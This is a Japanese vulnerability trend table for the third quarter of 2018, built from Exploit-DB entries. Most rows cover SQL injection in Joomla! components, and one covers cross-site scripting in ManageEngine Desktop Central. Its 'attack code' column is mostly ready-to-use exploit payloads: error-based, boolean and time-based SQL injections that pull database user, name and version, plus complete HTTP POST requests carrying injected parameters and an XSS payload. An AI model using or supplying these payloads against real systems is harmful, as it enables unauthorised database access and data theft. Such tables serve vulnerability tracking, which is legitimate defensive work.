2018-09-25	45473	SQL Injection	易	高	Joomla! Component Swap Factory 2.2.1 - SQL Injection	/index.php?task=showSearchResults&Itemid=115&option=com_swapfactory&filter_order_Dir=[SQL]&filter_order=[SQL],EXTRACTVALUE(66,CONCAT(0x5c,(SELECT (ELT(66=66,1))),CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()))))	Joomla! Component	Joomla! Component Swap Factory 2.2.1
2018-09-25	45474	SQL Injection	中	中	Joomla! Component Collection Factory 4.1.9 - SQL Injection	/collection-categories?option=com_collectionfactory&task=items&filter_order=[SQL]&filter_order_Dir=[SQL],EXTRACTVALUE(66,CONCAT(0x5c,(SELECT (ELT(66=66,1))),CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()))))	Joomla! Component	Joomla! Component Collection Factory 4.1.9

EDB-Report
最新Web脆弱性トレンドレポート(2018年第３四半期)

2018.07.01~2018.09.30 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-09-25	45475	SQL Injection	中	高	Joomla! Component Reverse Auction Factory 4.3.8 - SQL Injection	/index.php?option=com_rbids&task=listauctions&filter_order_Dir=[SQL] ,EXTRACTVALUE(66,CONCAT(0x5c,(SELECT (ELT(66=66,1))),CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION())))) index.php?option=com_rbids&task=listauctions&cat=[SQL] 1' and(select 1 FROM(select count(*),concat((select (select concat(database(),0x27,0x7e)) FROM information_schema.tables LIMIT 0,1),floor(rand(0)*2))x FROM information_schema.tables GROUP BY x)a)-- - /index.php?option=com_rbids&task=categories&filter_letter=[SQL] ' AND EXTRACTVALUE(22,CONCAT(0x5c,version(),(SELECT (ELT(1=1,1))),database()))-- X	Joomla! Component	Joomla! Component Reverse Auction Factory 4.3.8
2018-09-25	45476	SQL Injection	易	高	Joomla! Component AlphaIndex Dictionaries 1.0 - SQL Injection	POST /alphaindex-dictionaries/index.php?option=com_aindexdictionaries&task=getArticlesPreview HTTP/1.1 Host: localhost User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: 4d2a26b1a22184c44838ed58a1427b57=a5ebafd40988be7421846f2e1a496b61 Connection: keep-alive Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded Content-Length: 200 letter=" AND (SELECT 66 FROM(SELECT COUNT(*),CONCAT(CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION()),(SELECT (ELT(66=66 ,1))),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)--VerAyari	Joomla! Component	Joomla! Component AlphaIndex Dictionaries 1.0
2018-09-25	45477	SQL Injection	易	高	Joomla! Component Article Factory Manager 4.3.9 - SQL Injection	/index.php?option=com_articleman&view=articles&filter_search=&start_date="test' or 1=1#"&end_date=&m_start_date="test' or 1=1#"&m_end_date="test' or 1=1#" SQL=1'and (select 1 from (select count(*),concat((select(select concat(cast(database() as char),0x7e)) from information_schema.tables where table_schema=database() limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) AND ''='	Joomla! Component	Joomla! Component Article Factory Manager 4.3.9
2018-09-25	45478	SQL Injection	中	中	Joomla! Component Timetable Schedule 3.6.8 - SQL Injection	/index.php?option=com_timetableschedule&view=schedule&Itemid=492&eid="test' or 1=1#"	Joomla! Component	Joomla! Component Timetable Schedule 3.6.8
2018-09-27	45491	SQL Injection	中	高	Joomla! Component Responsive Portfolio 1.6.1 - 'filter_order_Dir' SQL Injection	POST /administrator/index.php?option=com_pofos&view=pofoits Host: demo.extro.media User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Referer: https://demo.extro.media/administrator/index.php?option=com_pofos&view=pofoits Cookie: 2e7fc5dc4e4ce76c3319e1db921484ac=eqgcirsi6m53s6vbi7bbgng1n5; 48bd4f2f65b6c84d32f8704444f9b24c=rt2t3ur8fgmbjemdqua1vn8u35 Connection: keep-alive Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded Content-Length: 146 filter_type_id=1&filter_pid_id=6&filter_search=&limitstart=0&task=&boxchecked=0&filter_order=&filter_order_Dir=&42665dd9e1062891c3394b621d58259f=1	Joomla! Component	Joomla! Component Responsive Portfolio 1.6.1

EDB-Report
最新Web脆弱性トレンドレポート(2018年第３四半期)

2018.07.01~2018.09.30 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
						filter_type_id=1 AND (SELECT 5756 FROM(SELECT COUNT(*),CONCAT(0x7162706271,(SELECT (ELT(5756=5756,1))),0x7170706271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)&filter_pid_id=6&filter_search=&limitstart=0&task=&boxchecked=0&filter_order=&filter_order_Dir=&42665dd9e1062891c3394b621d58259f=1 filter_type_id=1 AND SLEEP(5)&filter_pid_id=6&filter_search=&limitstart=0&task=&boxchecked=0&filter_order=&filter_order_Dir=&42665dd9e1062891c3394b621d58259f=1 filter_type_id=1&filter_pid_id=-5547 OR 1857=1857#&filter_search=&limitstart=0&task=&boxchecked=0&filter_order=&filter_order_Dir=&e0b80bd9e6ffbad6d1ab256ec3149955=1 filter_type_id=1&filter_pid_id=7 AND (SELECT 2680 FROM(SELECT COUNT(*),CONCAT(0x71766b7671,(SELECT (ELT(2680=2680,1))),0x71627a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)&filter_search=&limitstart=0&task=&boxchecked=0&filter_order=&filter_order_Dir=&e0b80bd9e6ffbad6d1ab256ec3149955= filter_type_id=1&filter_pid_id=7 OR SLEEP(5)&filter_search=&limitstart=0&task=&boxchecked=0&filter_order=&filter_order_Dir=&e0b80bd9e6ffbad6d1ab256ec3149955=1 filter_type_id=1&filter_pid_id=7&filter_search=" AND 8748=8748#&limitstart=0&task=&boxchecked=0&filter_order=&filter_order_Dir=&e0b80bd9e6ffbad6d1ab256ec3149955=1 filter_type_id=1&filter_pid_id=7&filter_search=" AND (SELECT 2429 FROM(SELECT COUNT(*),CONCAT(0x71766b7671,(SELECT (ELT(2429=2429,1))),0x71627a6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)--zyPZ&limitstart=0&task=&boxchecked=0&filter_order=&filter_order_Dir=&e0b80bd9e6ffbad6d1ab256ec3149955=1 filter_type_id=1&filter_pid_id=7&filter_search=" AND SLEEP(5)--fDVO&limitstart=0&task=&boxchecked=0&filter_order=&filter_order_Dir=&e0b80bd9e6ffbad6d1ab256ec3149955=1		
2018-09-27	45499	XSS	易	高	ManageEngine Desktop Central 10.0.271 - Cross-Site Scripting	POST /advsearch.do?SUBREQUEST=XMLHTTP HTTP/1.1 Host: TARGET User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0 Accept: */* Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://TARGET/homePage.do?actionToCall=homePageDetails X-Requested-With: XMLHttpRequest Content-type: application/x-www-form-urlencoded;charset=UTF-8 X-ZCSRF-TOKEN: =All Content-Length: 222 Connection: close q="><img src=x onerror=alert('ismailtasdelen')>&src=sall&stab=Home&page=1&pagelimit=10&searchParamId=901&searchParamName=dm.advsearch.features.articles&id=1536666162979&isTriggerFromMenu=false&actionToCall=getSearchResults	ManageEngine Desktop Central	ManageEngine Desktop Central 10.0.271